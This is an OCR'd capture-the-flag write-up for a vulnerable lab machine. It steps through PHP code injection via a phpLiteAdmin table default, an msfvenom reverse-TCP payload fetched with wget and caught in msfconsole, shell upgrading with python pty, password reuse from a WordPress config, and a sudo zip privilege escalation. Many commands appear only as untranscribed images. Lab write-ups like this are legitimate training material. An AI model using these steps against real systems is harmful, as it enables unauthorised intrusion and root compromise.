
Table 'test' has been created.
CREATE TABLE 'test' ('whoami' TEXT default '<?php system("whoami") ?>')

Return


Powered by phpLiteAdmin | Page generated in 0.0075 seconds.




additional enumeration



Result:




cleaned up for readability:




Getting a Shell

Used msfvenom to generate a reverse_tcp payload




-a = architecture
-p = payload
-f = format
-o = output file

host the file using python SimpleHTTPServer




msfconsole to receive the reverse_tcp connection




PHP code injection instructions:


1. move to /dev/shm for writing shell
    a. this is RAM, try to write files in memory rather than onto disk
    b. if unavailable, use /tmp
2. wget script from SimpleHTTPServer
3. make shell executable
4. execute shell (this needs to be last so that connection is not interrupted)




Execute remote code via view.php



Handle connection with msfconsole



Upgrade to interactive shell:



Use python to invoke a bash shell:

python -c ‘import pty; pty.spawn(“/bin/bash”)’

- **python -c:** execute python
- **import pty:** import the library for pseudo terminal utilities
- **spawn ("/bin/bash")** Fork a process of /bin/bash

Ability to clear the screen with command:

export TERM=xterm


For better printing to screen, define columns and rows of terminal window:

stty cols ###

stty rows ###


Local Enumeration

downloaded and ran Linux Enumeration script to do some automated gathering
File available at https://github.com/rebootuser/LinEnum




Looking over the output I remembered this server is vulnerable to **dirtycow**

But say dirtycow was unavailable...




Plaintext database password in a wordpress config file




Password reuse?

Of course




Privilege Escalation

Get ready for the goofiest one-line privesc you have ever seen




Why did this work?

- Zico can execute zip with root permissions without the root password
- -T is the flag for testing a zip file
